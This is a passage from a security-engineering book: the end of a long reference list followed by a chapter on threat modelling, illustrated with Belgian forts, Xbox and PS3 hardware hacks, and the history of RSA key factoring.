[633] "Practical Exploitation Using A Malicious Service Set Identifier (SSID)", Deral Heiland, presentation at Black Hat Europe 2013, March 2013, `https://media.blackhat.com/eu-13/briefings/Heiland/bh-eu-13-practical-exploitation-heiland-slides.pdf`.

[634] "Introduction to Service Set Identifiers (SSID) Injection Attacks", Deral Heiland, presentation at Microsoft Bluehat v13, December 2013.

[635] "MWR InfoSecurity Tools", `http://labs.mwrinfosecurity.com/tools`.

[636] "Why Do Street-Smart People Do Stupid Things", Sergey Bratus, Chris Masone and Sean Smith, *IEEE Security and Privacy*, **Vol.6**, **No.3** (May/June 2008), p.71.

[637] "Bytecode", Jasper St. Pierre, 9 December 2012, `http://blog.mecheye.net/2012/12/bytecode`.

[638] "CRC and how to Reverse it", 'anarchriz', 30 April 1999, `http://www.woodmann.com/fravia/crctut1.htm`.

[639] "Fun with Constrained Programming", Tavis Ormandy, 28 September 2012, `http://blog.cmpxchg8b.com/2012/09/fun-with-constrained-programming.html`.

[640] "The Page-Fault Weird Machine: Lessons in Instruction-less Computation", Julian Bangert, Sergey Bratus, Rebecca Shapiro and Sean Smith, *Proceedings of the 7th Workshop on Offensive Technologies (WOOT'13)*, `https://www.usenix.org/conference/woot13/workshop-program/presentation/bangert`.

[641] "'Weird Machines'" in ELF: A Spotlight on the Underappreciated Metadata", Rebecca Shapiro, Sergey Bratus and Sean Smith, *Proceedings of the 7th Workshop on Offensive Technologies (WOOT'13)*, `https://www.usenix.org/conference/woot13/workshop-program/presentation/shapiro`.

[642] "Vorgetäuscht: Böse Textdokumente — Postscript gone wild", Michael
       Backes, Dominique Unruh and Markus Duermuth, *iX*, September 2007, p.136.
[643] "Information Flow in the Peer-Reviewing Process", Michael Backes, Markus
       Dürmuth and Dominique Unruh, *Proceedings of the 2007 Symposium on
       Security and Privacy (S&P'07)*, May 2007, p.187.
[644] "Secure Content Sniffing for Web Browsers, or How to Stop Papers from
       Reviewing Themselves", Adam Barth, Juan Caballero and Dawn Song,
       Proceedings of the 2009 Symposium on Security and Privacy (S&P'09), May
       2009, p.360.
[645] "OMG WTF PDF: What you didn't know about Acrobat", Julia Wolf,
       presentation at the 27th Chaos Communication Congress (27C3), December
       2010, `https://events.ccc.de/congress/2010/Fahrplan/-`
       `attachments/1649_Sec-T_2010_Julia_Wolf_final.pdf`.
[646] "Malicious PDF Documents Explained", Didier Stevens, *IEEE Security and
       Privacy*, **Vol.9**, **No.1** (January/February 2011), p.80.
[647] "How to defeat digg.com", 'Digger', 6 June 2006,
       `http://4diggers.blogspot.com/`.
[648] "Are Text-Only Data Formats Safe? Or, Use This LATEX Class File to Pwn
       Your Computer", Stephen Checkoway, Hovav Shacham and Eric Rescorla,
       *Proceedings of the 3rd Usenix Workshop on Large-scale Exploits and
       Emergent Threats (LEET'10)*, April 2010, `http://www.usenix.org/events/-`
       `leet10/tech/full_papers/Checkoway.pdf`.
[649] "Don't take LaTeX files from strangers", Stephen Checkoway, Hovav
       Shacham and Eric Rescorla, *;login*, **Vol.35**, **No.4** (August 2010), p.17.
[650] "Hackers and Computer Science: What hacker research taught me", Sergey
       Bratus, presentation at the 27th Chaos Communication Congress (27C3),
       December 2010, `http://events.ccc.de/congress/2010/-`
       `Fahrplan/events/3983.en.html`.
[651] "The Halting Problems of Network Stack Security", Len Sassaman, Meredith
       Patterson, Sergey Bratus and Anna Shubina, *;login*, **Vol.36**, **No.6** (December
       2011), p.22.
[652] "From 'Shotgun Parsers' to Better Software Stacks", Meredith Patterson,
       Sergey Bratus and TQ Hirsh, presentation at Shmoocon 2013, February 2013.
[653] "The Algebraic Theory of Context-Free Languages", Noam Chomsky and
       Marcel-Paul Schutzenberger, *Journal of Symbolic Logic*, **Vol.32**, **No.3**
       (September 1967), p.388.
[654] "Trusted Computing Platforms and Security Operating Systems", Angelos
       Keromytis, in "Phishing and Countermeasures: Understanding the Increasing
       Problem of Electronic Identity Theft", John Wiley and Sons, 2007, p.387.
[655] "What is Protected View?", Microsoft Corporation, 2010,
       `http://office.microsoft.com/en-us/excel-help/what-is-protected-`
       `view-HA010355931.aspx`.
[656] "Protected View in Office 2010", Vikas Malhotra, 13 August 2010,
       `http://blogs.technet.com/b/office2010/archive/2009/08/13/-`
       `protected-view-in-office-2010.aspx`.
[657] "Gadgets, certificate housekeeping and the July 2012 bulletins", Yunsun Wee,
       10 July 2012, `http://blogs.technet.com/b/msrc/archive/2012/-`
       `07/10/gadgets-certificate-housekeeping-and-the-july-2012-`
       `bulletins.aspx`.
[658] "Vulnerabilities in Gadgets Could Allow Remote Code Execution", Microsoft
       Security Advisory 2719662, 10 July 2012,
       `http://technet.microsoft.com/en-us/security/advisory/2719662`.
[659] "Issues in User Authentication", Sonia Chiasson, *Proceedings of the CHI 2007
       Workshop on Security User Studies*, April 2007,
       `http://www.scs.carleton.ca/~schiasso/-`
       `Chiasson_CHI2007Workshop_Issues_in_User_Authentication.pdf`.
[660] "Design Rules Based on Analyses of Human Error", Donald Norman,
       Communications of the ACM, **Vol.26**, **No.4** (April 1983), p.255.
[661] "Adaptive Security Dialogs for Improved Security Behavior of Users",
       Frederik Keukelaere, Sachiko Yoshihama, Scott Trent, Yu Zhang, Lin Luo

and Mary Ellen Zurko, *Proceedings of the 12th IFIP Conference on Human-Computer Interaction (INTERACT'09)*, Springer-Verlag LNCS No.5726, August 2009, p.510.

[662] "Human Error", James Reason, Cambridge University Press, 1990.

[663] "The Evolution of Deficit Thinking: Educational Thought and Practice", Richard Valencia (ed), Routledge, 1997.

[664] "The Perception of Risk", Paul Slovic, Routledge, 2000.

[665] "Death by a thousand facts: Criticising the technocratic approach to information security awareness", Geordie Stewart and David Lacey, *Information Management & Computer Security*, **Vol.20**, **No.1** (2012), p.29.

[666] "Accident Prone: A History of Technology, Psychology, and Misfits of the Machine Age", John Burnham, University of Chicago Press, 2009.

[667] "Mindless Eating: Why We Eat More Than We Think", Brian Wansink, Bantam Books, 2006.

[668] "Self-Help Therapy: The Science and Business of Giving Psychology Away". Gerald Rosen, Russell Glasgow and Timothy Moore in "Science and Pseudocience in Clinical Psychology", Guilford Press, 2003, p.399.

[669] "Firefox and the Worry-Free Web", Blake Ross, in "Security and Usability: Designing Secure Systems That People Can Use", O'Reilly, 2005, p.577.

[670] "Users and Trust: A Microsoft Case Study", Chris Nodder, in "Security and Usability: Designing Secure Systems That People Can Use", O'Reilly, 2005, p.589.

[671] "Which Web Browsers Process SSL Certificates in a Standardized Way?", Ahmad Samer Wazan, Romain Laborde, David Chadwick, Francois Barrere and AbdelMalek Benzekri, *Proceedings of the 24th IFIP TC 11 Information Security Conference (SEC'09)*, IFIP Advances in Information and Communication Technology Vol.297, May 2009, p.432.

[672] "Robbing Banks with Their Own Software . an Exploit Against Norwegian Online Banks", Yngve Espelid, Lars Helge Netland, Andre' Klingsheim and Kjell Hole, to appear in *Proceedings of the 23rd International Information Security Conference (ISC'08)*, September 2008.

[673] "The $100,000 Keying Error", Kai Olsen, *IEEE Computer*, **Vol.41**, **No.4** (April 2008), p.108.

[674] "Jury convicts all 8 defendants in Clay vote-buying case", Bill Estep, Lexington Herald-Leader, 26 March 2010.

[675] "Drug money funds voter fraud in Kentucky", Eric Shawn, Fox News, 26 July 2012, `http://www.foxnews.com/politics/2012/07/25/drug-money-funds-voter-fraud-in-kentucky`.

[676] "Is the Honeymoon over (Transcript of Discussion)", Matt Blaze, *Proceedings of the 17th Security Protocols Workshop (Protocols'09)*, Springer-Verlag LNCS No.7028, April 2009, p.28.

[677] "Interview with a link spammer", Charles Arthur, 31 January 2005, `http://www.theregister.co.uk/2005/01/31/link_spamer_interview/`.

[678] "Evaluating the Public Health Impact of Health Promotion Interventions: The RE- AIM Framework", Russell Glasgow, Thomas Vogt and Shawn Boles, *American Journal of Public Health*, **Vol.89**, **No.9** (September 1999), p.1322.

[679] "RE-AIM: Evidence-Based Standards and a Web Resource to Improve Translation of Research into Practice", David Dzewaltowski, Russell Glasgow, Lisa Klesges, Paul Estabrooks and Elizabeth Brock, *Annals of Behavioral Medicine*, **Vol.28**, **No.2** (October 2004), p.75.

[680] "RE-AIM for Program Planning and Evaluation: Overview and Recent Developments", Basia Belza, Deborah Toobert and Russell Glasgow, Center for Health Aging: Model Health Programs for Communities/National Council on Aging (NCOA), 2007.

[681] "Phishing IQ Tests Measure Fear, Not Ability", Vivek Anandpara, Andrew Dingman, Markus Jakobsson, Debin Liu and Heather Roinestad, *Proceedings of the 2007 Workshop on Usable Security (USEC'07)*, Springer-Verlag LNCS No.4886, February 2007, p.362.

[682] "Cognitive and physiological processes in fear appeals and attitude change: A revised theory of protection motivation", Ronald Rogers, in "Social Psychophysiology: A Sourcebook", Guildford Press, 1983, p.153.

[683] "The Protection Motivation Model: A Normative Model of Fear Appeals" John Tanner, James Hunt and David Eppright, *Journal of Marketing*, **Vol.55**, **No.3** (July 1991), p.36.

[684] "Protection Motivation Theory", Henk Boer and Erwin Seydel, in "Predicting Health Behavior: Research and Practice with Social Cognition Models", Open University Press, 1996, p.95.

[685] "Putting the fear back into fear appeals: The extended parallel process model", Kim Witte, *Communication Monographs*, **Vol.59**, **No.4** (December 1992), p.329.

[686] "Security Beliefs and Barriers for Novice Internet Users", Steven Furnell, Valleria Tsaganidia and Andy Phippena, *Computers and Security*, **Vol.27**, **No.7-8** (December 2008), p.235.

[687] "You've Been Warned: An Empirical Study of the Effectiveness of Web Browser Phishing Warnings", Serge Egelman, Lorrie Cranor and Jason Hong, *Proceedings of the 26th Conference on Human Factors in Computing Systems (CHI'08)*, April 2008, p.1065.

[688] "Usability Meets Security — The Identity-Manager as your Personal Security Assistant for the Internet", Uwe Jendricke and Daniela Gerd tom Markotten, *Proceedings of the 16th Annual Computer Security Applications Conference (ACSAC'00)*, December 2000, p.344.

[689] "DNS Changer Remediation Study", Wei Meng, Ruian Duan and Wenke Lee, presentation at the M³AAWG 27th General Meeting, 19 February 2013, `http://www.maawg.org/sites/maawg/files/news/-GeorgiaTech_DNSChanger_Study-2013-02-19.pdf`.

[690] "AusCERT Home Users Computer Security Survey 2008", Australian Computer Emergency Response Team, 2008.

[691] "2010 MAAWG Email Security Awareness and Usage Report", Messaging Anti-Abuse Working Group, March 2010, `http://www.maawg.org/system/-files/2010_MAAWG-Consumer_Survey.pdf`.

[692] "A Survey to Guide Group Key Protocol Development", Ahren Studer, Christina Johns, Jaanus Kase and Lorrie Cranor, *Proceedings of the 24th Annual Computer Security Applications Conference (ACSAC'08)*, December 2008, p.475.

[693] "Trustlook Found Hundreds of Malicious Applications in the Google Play Store", Mike Murray, 26 July 2013, `http://blog.trustlook.com/-index.php/trustlook-found-hundreds-of-malicious-applications-in-the-google-play-store`.

[694] "Assessing Home Internet Users' Demand for Security: Will They Pay ISPs?", Dallas Wood and Brent Rowe, *Proceedings of the 10th Workshop on Economics of Information Security (WEIS'11)*, June 2011, `http://weis2011.econinfosec.org/papers/Assessing%20Home%20-Internet%20Users%20Demand%20for%20Security%20-%20Will%20T.pdf`.

[695] "Fake bank security software", Peter Tomlinson, posting to the ukcrypto@-chiark.greenend.org.uk mailing list, message-ID `4C2668DB.2090501@-iosis.co.uk`, 26 June 2010.

[696] "Choose the Red Pill *and* the Blue Pill", Ben Laurie and Abe Singer, *Proceedings of the New Security Paradigms Workshop (NSPW'08)*, September 2008, to appear.

[697] "Stalking 2.0: privacy protection in a leading Social Networking Site", Ian Brown, Lilian Edwards and Chris Marsden, presentation at GikII 2: Law, Technology and Popular Culture, London, September 2007, `http://www.law.ed.ac.uk/ahrc/gikii/docs2/edwards.pdf`.

[698] Vesselin Bontchev, remarks during the "Where have all the OUTBREAKS gone" panel session, Association of anti Virus Asia Researchers (AVAR) 2006 conference, Auckland, New Zealand, December 2006.

Threats

Before you can start adding security measures to your new application or device, or if you're analysing the security of an existing one, you need to figure out what sort of threats it'll be facing. Without this step the security measures that you add to an application could amount to little more than sprinkling security pixie dust over your code in order to infuse it with enough securitons to impress your users or your boss. Consider for example the web browser security model. When the SSL protocol was added to early versions of Netscape Navigator the perceived threat model was "I'm OK, you're OK, and eavesdropping on credit card information sent over the Internet is the threat". This has been called the Internet Threat Model [1].

A variation of this threat model that's relatively common where cryptography is concerned is the Inside-out Threat Model, a wonderful piece of circular reasoning which states that the threat model is whatever the security design is capable of defending against. Conversely, anything that's hard to defend against is excluded from the threat model (it's been claimed that the concept of "provable security" for cryptographic algorithms follows a similar model, with the algorithms being proven secure against the threats that are defined by the provers [2]). As a result the attacker is transformed into "some theoretical bogey man [who] can do anything that we know how to protect against, and not the things we can't protect against" [3]. An example of a protocol designed in this manner is DNSSEC, covered in "Case Study: DNSSEC" on page 389.

The problem with this sort of thinking is illustrated by what happened when attackers started targeting web browsing to an extent that real security measures were actually necessary. By that time the Internet threat model had been clarified to "I think I may be OK, I don't know about you, and any occurrence of Internet-based credit card sniffing is so vanishingly small as to be nonexistent" (technically there was a second threat that was also addressed by SSL, lack of consumer confidence in making online purchases, but as US banks later demonstrated no SSL and soothing words to their customers could most probably have had the same effect). The Inside-out Threat Model remains safe in this case because anything that it can't defend against is excluded from being part of the threat model, but this is probably of little comfort to users. To use Gene Spafford's oft-repeated analogy, the result is like using an armoured car to carry credit card information from someone living in a cardboard box to someone living on a park bench.

Threat Analysis

So how do you build a realistic threat model for your application? The traditional way to do this, if it was done at all, was to sit down and think up attacks until you got bored (often ones that your application defended against anyway) and then declare victory. If you have non-security geeks doing the threat modelling then many attacks get missed or mis-identified, and if you have security geeks involved then they tend to focus on attacks like sending a server custom-crafted messages that take advantage of the unusual mathematical properties of specially-formatted PKCS #1 message padding in RSA-encrypted data blocks and ignore the fact that the server's private-key file is world-readable and indexed by Google.

In terms of rigorous threat modelling, there are a great many security-assessment methodologies[53] that you can apply to your application or product, but a number of them amount to little more than working your way down a long checklist making sure that you've remembered to apply a bunch of standardised measures thought up by whoever created the checklist. The problem with these checklist-based approaches is that they only work when the attacker is using the same checklist as you are (a great example of the checklist-based approach is Safe2Login, covered in "Site Images" on page 782). If they have a different checklist for their attacks or they don't read the

---

[53] A methodology is a method designed by a committee.

checklist that you're using and so aren't aware that a particular type of attack isn't supposed to work then they can walk right past your standardised defences.

A variation of checklist-based threat modelling is risk mitigation, which typically involves documenting every risk that you can think of and then getting sign-off from someone in authority on the document. As a defence strategy, this is even less effective than the use of standardised checklists (unless your real concern isn't INFOSEC but JOBSEC).

Going beyond the basic security-assessment methodologies are meta-methodologies like the Common Criteria, which employ a notation recovered from a UFO crash site and only understandable by seven people on earth, several of whom mutter to themselves a lot and aren't allowed near sharp objects because of what they might do with them. The jargon used is so impenetrable that Unix guru John Gilmore, on encountering it for the first time, thought that it had been deliberately and maliciously designed to obfuscate the real meaning of a document "so that nobody reading it can tell what it's for any more" [4]. The result is something that "requires expert users to work with, and once they're finished it requires another set of expert users to verify and evaluate the results" [5], something that's of little value to either the product developers or the product's users[54].

Two notable examples of inappropriate threat modelling occurred about a hundred years apart, one involving a military threat and the other a computer threat. The military threat model was applied to the design of a series of fortifications by the Belgian fortress engineer Henri Brialmont at the end of the 19th century. Brialmont's forts were designed to be proof against artillery shells of up to 210mm calibre, that being the heaviest ordnance that it was feasible to transport in the field. Anything larger was so big and heavy that no road (built at the time to deal with horse-drawn wagons and coaches) and more critically no bridge, could take it.

Figure 66: Your shells must be at least this large to enter

---

[54] Countries like Germany and France have bought into this stuff on a major scale. Their foreign competitors still can't believe their luck.

This threat model had the unfortunate effect of putting up a big sign outside the forts telling the attacking artillery that "your shells must be at least this large to enter", as illustrated in Figure 66. The German military went to Krupp, the primary armaments manufacturer for much of Europe at the time, and asked them to produce something capable of reducing the forts. Krupp had just the thing, a 150-ton monster that required a special concrete emplacement for firing and seemed to be living proof of the assumptions made in Brialmont's threat model. However, at the cost of a very slight reduction in maximum range, Krupp managed to produce a portable (or at least relocatable) version of this 420mm gun that came in at just over forty tons and could be broken down into five separate components for transport, of which the largest wasn't much heavier than one of the 210mm guns. These guns later became known as Big Berthas (although a more accurate translation would be "Fat Bertha") after Bertha Krupp, the head of the Krupp industrial empire[55].

When the guns arrived in Belgium they were a complete shock to the defenders of the forts. To put this into perspective, although a 420mm gun only has twice the barrel diameter of the 210mm guns that the designer of the forts had anticipated, the shell size increases by the cube of the calibre, so that the shells from the larger guns were (depending on the shell type used) around *ten times* the size of what the defenders were expecting to see. When the first shells struck one of the Belgian forts the garrisons of the surrounding forts assumed that a lucky shot had detonated the target fort's magazine, that being the only way they could explain the size of the explosion. The Belgian forts surrendered at roughly the same rate that the artillery could be brought to bear on them (the bad siting of the forts, which made it difficult for them to support each other through interlocking fields of fire, and the poor quality of the concrete used in the fortifications, didn't do much to help the situation either) [6].

Moving forward from a late 19th century threat modelling failure to a late 20th century one, the designers of the Xbox gaming console took great pains to create a locked-down environment in which only authorised copies of games could be run, since rampant piracy tended to scare away companies thinking of producing content for the platform. Although many aspects of the hardware internals were protected in some way, others, including the high-speed data buses, were regarded as unlikely targets for attack because of the high data rates involved, with the memory bus moving data at 6.4 GB/s and the HyperTransport bus to the remaining system components moving data at 400 MB/s. Like the Belgian forts' implicit declaration that "your shells must be at least this large to enter", the Xbox' declaration was that "your sampling hardware must be at least this fast in order to recover unprotected content". Since the only equipment capable of recording HyperTransport bus transactions at this rate (at the time, anyway) was in a small number of labs run by large semiconductor manufacturers and similar organisations who were unlikely to engage in public reverse-engineering of a major commercial product[56], the assumption was that moving data over the high-speed bus in unprotected form was safe.

It would have been safe too, against any conventional attack, but an MIT graduate student called Andrew "bunnie" Huang, who was unfamiliar with the defenders' rules, didn't know that sampling the HyperTransport bus using only low-cost equipment was impossible. First, he noticed that the HyperTransport signalling convention was very close to a widely-used system called low-voltage differential signalling or LVDS. By using an off-the-shelf LVDS transceiver he could read data off the HyperTransport bus in the Xbox.

The next problem was the data rates involved. In theory the solution to this problem was a piece of programmable hardware called a field-programmable gate array (FPGA), but no FPGA available at the time could handle the required data rates. More specifically, no FPGA clocked at the rate given in the manufacturer's data sheets and programmed using standard software could keep up with the data rates. By hand-optimising the data paths through the FPGA's switching fabric to avoid performance-limiting routes (since this isn't exactly the sort of thing that's covered in

---

[55] Her reaction to this naming honour is not recorded.
[56] What engineers do with the company's fancy toys in their own time is another matter.

the manufacturer's data sheets, it required careful measurements with an oscilloscope to pin down the faster and slower elements and pick and choose the appropriate ones to use), clocking the data onto four phases of a quarter-speed clock (which transformed the 8-bit data stream into a 32-bit stream at one quarter the speed), and overclocking the FPGA, bunnie was able to build a HyperTransport data logger using a device that should only have been able to handle data at half the required rate.

After further decoding and analysis he was able to recover the sensitive boot data required to break the protection on the Xbox, an attack that shouldn't have been possible and that wasn't anticipated by the threat model [7]. Bunnie's groundbreaking attack was followed by a whole string of further attacks that took advantage of hardware issues like the ability to force the CPU to boot off external ROM rather than the internal ROM code (a trick that smart card hackers had been using for more than a decade), quirks in the x86 architecture (Microsoft used AMD CPUs during development but shipped the Xbox with an Intel CPU which behaved slightly differently in ways that would never matter normally unless you were an attacker trying to deliberately abuse them), backwards-compatibility support in the CPU for bugs dating back to the 80286 that could be exploited in creative ways, and many more [8].

Microsoft tried to fix some of these problems (at least the ones that didn't require major re-engineering of the hardware), but didn't quite get it right. For example they took advantage of the fact that many encryption algorithms can be used as keyed hash algorithms (MACs, see "Cryptography for Integrity Protection" on page 359) to employ the appropriately-named Tiny Encryption Algorithm (TEA) to provide integrity-protection for the boot code. Unfortunately this overlooked the fact that cryptographers had warned some years earlier that TEA is one of those odd encryption algorithms that *can't* be used as a MAC algorithm [9].

In response to these attacks, the Xbox 360 designers adopted a serious defence-in-depth strategy, with extensive threat modelling and large numbers of security features throughout the design (obviously none of the details were ever made public, although it'd probably make fascinating reading).

A vaguely similar type of exploit to Bunnie's Xbox hack was used with the PS3, which also used high-speed internal buses for data transfer. In this case the attacker didn't bother trying to pull data off the buses but merely glitched them to cause the processor to have an incorrect view of what was present in memory, a much easier — but still very clever — attack than the Xbox one [10][11][12][13] (and again one that smart-card hackers had pioneered a decade earlier).

A glitch attack was later used against the Xbox 360, in this case to affect the way that a hash comparison works so that it always returns a hash-matched result. This meant that arbitrary code with any hash value could be loaded and run [14] (glitch attacks had been known to smart-card hackers for a long time, and are particularly effective there because smart cards are entirely dependent on the external reader for the careful control and conditioning of all signals. One typical glitch attack involves sending multiple block pulses during the time interval when only a single pulse should occur, so that fast-reacting portions of the device's circuitry such as the program counter are advanced while slow-reacting portions of the circuitry like the ALU aren't. This makes it possible to skip instructions such as ones that check for valid access conditions, turning security checks into no-ops. Some years ago a notorious European smart card hacker told me that he'd never yet encountered a card that he couldn't glitch, and he'd encountered an awful lot of smart cards).

What's your Threat Model?

There are two general classes of threat model that you need to consider when you're building or deploying an application or product, the abstract design-level threat model and the concrete implementation-level threat model. Design-level threat modelling, which will be covered in a minute, is relatively straightforward. Implementation-level threat modelling, covered in "Threat Modelling with Data Flow Diagrams" on page 263, is much more challenging.

Before you can begin to design or deploy the security measures for an application, you need to figure out what it is that you're defending against [3]. Far too often what ends up being used is the Inside-out Threat Model that's discussed in "Threats" on page 239, "our defence is SSL/TLS/IPsec/PKI/… and our threat model is whatever that happens to defend against". Having said that, there are some special cases in which the Inside-out Threat Model is appropriate. For example if the threat that you need to defend against is HIPAA (the US Health Insurance Portability and Accountability Act) then applying whatever buzzword technology you need in order to avoid liability under HIPAA is an appropriate response to the threat, and unfortunately one that applies to many US companies for which the single biggest HIPAA threat is HIPAA itself (and more generally for which the biggest threat to their business is perceived to be regulation in general [15]). This is a somewhat specialised situation though, and hopefully not one that you'd normally encounter.

A similar situation to HIPAA occurs with DNSSEC, which is covered in more detail in "Case Study: DNSSEC" on page 389. While DNSSEC will likely have little to no impact on Internet security (for the all-too-common reason that it's not defending against anything that attackers are doing), there is one potential threat that it does quite effectively counter. If someone were to carry out an attack on the DNS that gained widespread media attention and perhaps embarrassed public officials, governments might feel a need to step in and regulate the industry. Having politicians trying to dictate how Internet technology should work is a far greater threat that any attacker ever will be, and having a silver bullet waiting in the wings to satisfy the politicians would help avert the threat. So while a number of registrars are dubious that DNSSEC will have much (positive) impact, they support it as a means of dealing with a much more serious threat, that of government (mis-)regulation.

One particularly common variant of the Inside-Out Threat Model that's already been mentioned in "Cryptography Über Alles" on page 11 is the emphasis on cryptography as the solution to any problem. Not only is it often not a solution at all (see "Cryptography" on page 356), but the blind focus on the crypto aspects can actually make things worse rather than better.

One example of this is the numerology that's plagued modern cryptography throughout most of its life. This distils Cryptography Über Alles to the more specialised Crypto Key Size Über Alles, which states that as long as your encryption keys are at least this big then you're fine, even if none of the infrastructure surrounding their use actually works properly. This application of crypto numerology conveniently directs attention from the difficult to the trivial [16], since choosing a key size is easy while making the crypto work effectively is really hard.

Crypto numerology, a prime example of the phenomenon of zero-risk bias that was covered in "Theoretical vs. Effective Security" on page 5, is particularly common in government agencies charged with protecting their own governments against attacks by other government-level adversaries. The threat, real or imaginary, is the cryptographers and supercomputers of another government's intelligence agencies, and not the keystroke-logger trojan that a drive-by download installed six months ago and that's been quietly gathering data ever since. This problem isn't unique to computer security, but extends to physical security as well. As architect and criminologist Randy Atlas points out, "most of the information presented to the architectural and engineering community after 9/11 has been about structural collapse, flying glass, and 100-foot setbacks. These are legitimate considerations when you are designing an embassy, but do not really apply to a shopping center, a middle school, or an apartment complex […] Very few architectural firms will ever have the opportunity to design a State Department building or maximum-security prison" [17].

Examples of this type of thinking can be found in post-9/11 books on security for the built environment. One text, on a landscape-architectural approach to security, contains as its worked design examples the Federal Center and International Trade Center in Washington DC, the Washington Monument and Lincoln Memorial, the White House, New York City Hall, the Sacramento State House, and the Hanley Federal Building and US Courthouse in New York, supported by data such as tables

of blast pressure levels caused by various types of car and truck bombs [18]. Another book, alongside the same bomb-blast tables, discusses protection against "pistols, rifles, and machine guns […] antitank weapons and mortars", and after a cursory page on protection against forced entry (more commonly known as "burglary") goes on to devote twenty-one pages to ballistic- and blast-hardening of buildings [19] (this is part of a much larger problem in the US in which violent crime and fraud are being neglected in favour of terrorism paranoia [20][57]). This sort of approach may make sense for a restricted class of government facilities but is essentially useless for someone who needs guidance for the far more common task of designing a shopping mall, an office or apartment building, a school, or a home.

An indication of how detached from reality this can become is the design example that's given for a school, which incorporates features like forcing access through a single chokepoint, a reception desk manned by security guards, and setbacks for blast protection against car bombs (!!). Playgrounds and lunch areas for the children don't seem to feature in the design [19]. Pity the pupils that would have to attend one of these government-spec fortress-schools.

Another sample design, for an apartment building, goes directly against what years of research and real-world experience have shown is most effective for protecting the residents and premises against crime and vandalism, but would be quite effective should the apartment building ever be subject to a Die Hard-style LAPD assault team. Apart from hinting that the field of architecture seems to contain quite a number of frustrated fortress designers, these books indicate how totally inappropriate it is to try and apply government security requirements and models to general-use applications. Only a very, very small number of people would ever need to worry about their building being subject to a military-style attack, while everyone will be concerned about burglary and vandalism. Government security requirements, which focus almost exclusively on the former problem and mostly ignore the latter (which isn't surprising, since burglars have shown a remarkable reluctance to break into FBI buildings and police stations), are entirely the wrong thing to use to protect non-government infrastructure, whose users have very different requirements from those of government users.

In the case of cryptographic security, not only does the numerology threat model bear no relation to anything that most of the world faces, it (arguably) doesn't make much sense even for the government systems that it's supposed to apply to. Consider the case of key sizes for public-key algorithms. A 512-bit RSA key was first successfully factored in 1999 using 35 years of computing time on 300 workstations and a final matrix step requiring 9 days of time on a Cray supercomputer [21][22]. Ten years later the achievable size was pushed out to 768 bits in a half-year effort, with the final step being done on a multi-node shared-memory cluster and consuming up to a terabyte of memory (the reason why the Cray had been required for the 512-bit factorisation was also because of memory constraints) [23]. The 768-bit key was several thousand times harder to factor than the 512-bit one, and a 1024-bit key will be around a thousand times harder to factor than the 768-bit one [23]. The next key size up, 1280 bits, will be half a million times harder than the 768-bit one. Put in terms of resource requirements, a 1024-bit key would require around 40 terabytes of memory for the final step, and a 1280-bit key would require roughly a petabyte of RAM, all in a single machine or a single-machine equivalent (a standard distributed cluster won't work because of interconnect latency problems).

Despite the huge advances in processing power and memory since the first proof-of-concept factorisation of a 512-bit key in 1999, there have only ever been one or two documented cases of anyone attacking a key of that size. One was in 2007 by a

---

[57] Insurance companies, who make their living rather than a political career from performing this type of risk analysis, estimate the annual expected loss due to terrorist attack at 0.003% of the value of the insured item, and given that this was for properties valued at hundreds of millions of dollars for which the loss from even a single attack would be substantial, the calculated risk of an individual attack is vanishingly small, see "Terror, Security, and Money: Balancing the Risks, Benefits, and Costs of Homeland Security", John Mueller and Mark Stewart, presented at the Annual Convention of the Midwest Political Science Association, April 2011, `http://polisci.osu.edu/faculty/jmueller/MID11TSM.PDF`.

company specialising in crypto-breaking and password recovery, who factored the 512-bit recovery key used in Intuit's Quicken products [24], and another was in 2009 for the decade-old code-signing keys used by various Texas Instruments calculators, taking several months of work in a solo effort for the first key and a few weeks for subsequent keys in a distributed computing effort [25][26][58].

Another potential target for factorisation is the 518-bit key used with the Atari Jaguar game system. Unlike the TI calculators, this system would have had no problems dealing with 1024-bit (or even larger) signing keys, and the comments about how the key was chosen (take 64 bytes worth of key data for a total of 512 bits and add 6 more bits for luck, with the assumption that breaking it would require enumerating all 2^{518} key combinations) [27] indicates that the choice was made without the benefit of much cryptographic expertise. In any case though, it probably wasn't worth putting excessive amounts of effort into protecting the key for a game system with an expected sales life of only a few years before it would be superseded by a newer model, particularly when there were far easier bypass methods than attacking the key available (having said that, games company Blizzard for a number of years used 256-bit toy keys for their Battle.net authentication, and those were definitely worth attacking [28], although they eventually switched to 1024-bit keys).

Incidentally, if you're creating a system that needs to perform some form of verification operation that'll require embedding an integrity- or authentication-verification key then even if you don't want to go to all the effort of using so-called white-box cryptography that obfuscates cryptographic operations [29] you can make things considerably harder for attackers by adding a small amount of non-standard processing to your otherwise standard cryptographic operations. Hash some additional data into your signature hash. Report the use of hash algorithm A but actually use algorithm B[59]. Make it a MAC (a keyed hash, see "Cryptography for Integrity Protection" on page 359) instead of a straight hash, so that an attacker who's recovered your signing key then has to go back and also find your MAC key.

Better yet, use a whole collection of MAC keys with the precise key to use being selected by a few bits of the hash value data and the remainder being the actual hash (MAC) value. By doing this, an attacker that recovers the signature key and one of n MAC keys from a device that they have access to only has a $1/n$ chance of creating a signed binary that'll run on another randomly-selected device. Eventually if you extend this far enough you're back to white-box cryptography and other obfuscation methods, but the general idea is to avoid having a single value that an attacker can compromise in order to break the security of the system, a defensive strategy that's covered in more detail in "Security through Diversity" on page 315. In addition by requiring the compromise of multiple security mechanisms someone that can't get a particular attack to work can never be sure whether the attempt has been genuinely unsuccessful or whether it has in fact succeeded but there's some additional security mechanism that still needs to be bypassed. In crypto terms what you've done is made it much harder for an attacker to misuse your system as an oracle (see "Cryptography" on page 356), a black box that helpfully informs them whether their attack has succeeded or not.

Getting back to key sizes, one of the reasons why there have been so few attacks on relatively short public keys is that there are very few commercially viable keys of this kind around. The ones mentioned above are all from legacy systems dating back fifteen years or more, and the tools to attack them have only become readily available within the past few years (before that they existed but weren't accessible to most users, even those with access to supercomputers). Even there, ongoing effort is necessary to adapt the implementations being used in order to trade off the memory and CPU required at the different stages to optimally match the hardware that's available.

---

[58] Using a mathematical protection mechanism on a device targeted at mathematicians was perhaps not the best way to handle things.
[59] Dressing up a SHA-1 hash as an MD5 hash, which can be attacked with a considerable amount of effort, and watching all of the laborious attempts to break it fail, would be particularly entertaining.

Keys longer than 768 bits still look safe for a considerable amount of time. One analysis that looked at thirty years of historical data on factoring efforts found that the results over those thirty years have been very linear. Using this historical data, it estimated that a single 1024-bit key could be factored around 2040 [30]. That's a massive amount of effort applied to one single key, with every one of the millions of other 1024-bit keys in use today still being safe until the same amount of effort gets applied to them as well.

